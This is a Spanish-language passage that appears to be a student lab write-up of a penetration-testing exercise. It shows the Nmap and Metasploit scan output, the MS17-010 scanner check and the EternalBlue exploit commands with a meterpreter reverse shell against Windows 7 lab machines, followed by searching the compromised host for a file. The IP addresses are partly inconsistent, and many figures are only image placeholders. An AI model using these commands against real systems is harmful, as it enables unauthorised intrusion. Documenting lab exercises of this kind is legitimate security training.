



Figura 9. Recopilando información con Metasploit y Nmap Windows 7x86.


Con el comando anterior se realiza un escaneo sobre todos los puertos del sistema objetivo. De esta manera, los resultados serán almacenados en la base de datos y se puede seguir consultando así:



```
Services
========

host           port   proto  name          state  info
----           ----   -----  ----          -----  ----
192.168.0.108  445    tcp
192.178.0.102  80     tcp    http          open
192.178.0.102  135    tcp    msrpc         open
192.178.0.102  139    tcp    netbios-ssn   open
192.178.0.102  445    tcp    microsoft-ds  open
192.178.0.102  554    tcp    rtsp          open
192.178.0.102  2869   tcp    icslap        open
192.178.0.102  5357   tcp    wsdapi        open
192.178.0.102  10243  tcp    unknown       open
192.178.0.102  49152  tcp    unknown       open
192.178.0.102  49153  tcp    unknown       open
192.178.0.102  49154  tcp    unknown       open
192.178.0.102  49155  tcp    unknown       open
192.178.0.102  49156  tcp    unknown       open
192.178.0.102  49157  tcp    unknown       open
```

Figura 10. Escaneo de puertos y servicios.



```
msf5 > vulns

Vulnerabilities
===============

Timestamp                Host           Name
  References
---------                ----           ----
  ----------
2020-09-23 05:09:51 UTC  192.168.0.108  MS17-010 SMB RCE Detection
  CVE-2017-0143,CVE-2017-0144,CVE-2017-0145,CVE-2017-0146,CVE-2017
-0147,CVE-2017-0148,MSB-MS17-010,URL-https://zerosum0x0.blogspot.c
om/2017/04/doublepulsar-initial-smb-backdoor-ring.html,URL-https:/
/github.com/countercept/doublepulsar-detection-script,URL-https://
technet.microsoft.com/en-us/library/security/ms17-010.aspx,URL-htt
ps://github.com/RiskSense-Ops/MS17-010

msf5 >
```

Figura 11. Vulnerabilidades detectadas Windows 7x86.

Importante en la imagen anterior nos muestra las vulnerabilidades. Como se puede observar se confirma lo indicado en la información obtenida con el cliente relacionado al fallo de seguridad con identificador CVE-2017-0144 y otros más.

Realizamos búsqueda relacionada al identificador del fallo de seguridad y a su respectiva actualización, así:




Figura 12. Búsqueda de herramientas para aplicar con respecto a la vulnerabilidad detectada.

Usamos el escanner

msf5 > use 1
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.178.0.102
RHOSTS => 192.178.0.102

```
msf5 > use 1
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.178.0.102
RHOSTS => 192.178.0.102
msf5 auxiliary(scanner/smb/smb_ms17_010) > Interrupt: use the 'exit'
command to quit
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.178.0.102
RHOSTS => 192.178.0.102
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

msf5 auxiliary(scanner/smb/smb_ms17_010) > exploit

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 192.178.0.102:445     - Host is likely VULNERABLE to MS17-010! -
Windows 7 Home Premium 7600 x86 (32-bit)
[*] 192.178.0.102:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

Figura 13. Confirmación de vulnerabilidad detectada Windows 7x86.

Como podemos observar el resultado está indicando que la maquina víctima es vulnerable e incluso nos brinda información del sistema operativo su versión y su arquitectura.

[+] 192.178.0.102:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Premium 7600 x86 (32-bit)

EXPLOTACIÓN DE VULNERABILIDADES: acto seguido identificada y confirmada que nuestra maquina victima (Windows 7 x64) presenta la vulnerabilidad, procedemos a intentar explotar la vulnerabilidad con la segunda herramienta que nos arrojó al momento de realizar la consulta sobre MS17_010, así:

msf5 > use 2
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.0.108
RHOST => 192.168.0.108
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit




Figura 14. Ejecución de comandos para explotación de vulnerabilidad detectada Windows 7x64.




Figura 15. Vulnerabilidad explotada en Windows 7x64.

Como se puede observar se ha logrado la intrusión al equipo víctima y nos carga el meterpreter, solo debo cargar el Shell de Windows es decir estamos situados directamente en la maquina Windows.

SISTEMA X86

Aplicamos el mismo procedimiento para explotar la vulneabilidad que aplicamos con la Windows x64, así:

msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.178.0.102
RHOST => 192.178.0.102
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit




Figura 16. Ejecución de comandos para explotación de vulnerabilidad detectada Windows 7x86.




Figura 17. Intento explotación vulnerabilidad en Windows 7x86.

Como se puede observar en la imagen anterior, al lanzar el exploit la maquina atacante logra la conexión con la maquina víctima, sin embargo, no se logra crear la sesión, un *shell* de comandos sobre el sistema victima que nos permita ejecutar cualquier comando en dicho sistema, en ese momento la maquina victima muestra pantallazo azul y se reinicia.




Figura 18. Error al intentar explotar vulnerabilidad en Windows 7x86.

FASE DE POST-EXPLOTACIÓN: Solo en Windows 7x64. Ya estamos trabajando directamente sobre el sistema objetivo ahora debemos culminar el ejercicio que es *"…si usted logra acceder al equipo de cómputo de manera intrusiva deberá encontrar el archivo mencionado y tomar pantalla de la información allí generada ..."* pues procedemos a buscar el archivo con los comandos que trabajamos normalmente en Windows a través de la ventana de DOS o CMD como alguno la conocemos, así:




Figura 19. Trabajando desde Kali Linux, en Windows 7x64.

Usamos los comandos tipicos de windows, como por ejemplo:




Figura 20. Ejecución de comandos en Windows desde Kali Linux.

Con el comando ejecutado nos indica la ruta donde se encuentra el archivo objetivo, solo debemos llegar a esa carpeta y abrir el archivo.




Figura 21. Ubicación del archivo objetivo.

Una vez dentro de la carpeta indicada procedemos a ejecutarlo teniendo en cuenta que de la información ya recolectada y el análisis ya sabemos que es un archivo ejecutable.

Hecho todo lo anterior se obtiene la evidencia, así:

